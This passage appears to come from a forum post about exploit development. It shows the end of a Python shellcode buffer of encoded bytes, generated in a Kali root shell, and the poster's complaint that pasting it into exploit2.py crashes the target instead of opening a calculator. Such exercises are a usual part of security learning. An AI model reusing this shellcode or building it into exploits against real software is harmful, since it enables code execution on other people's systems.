buf += b"\x6c\x43\x36\x31\x6c\x77\x7a\x4d\x50\x49\x6b\x49\x70"
buf += b"\x31\x65\x74\x45\x6f\x4b\x70\x47\x56\x73\x53\x42\x42"
buf += b"\x4f\x70\x6a\x57\x70\x31\x43\x39\x6f\x79\x45\x31\x73"
buf += b"\x50\x61\x50\x6c\x73\x53\x53\x30\x41\x41"
root@kali:~#
```

Pasting the payload in exploit2.py and generating python payload :



I think I am not getting proper payload that's why calculator is not opening but its crashing.

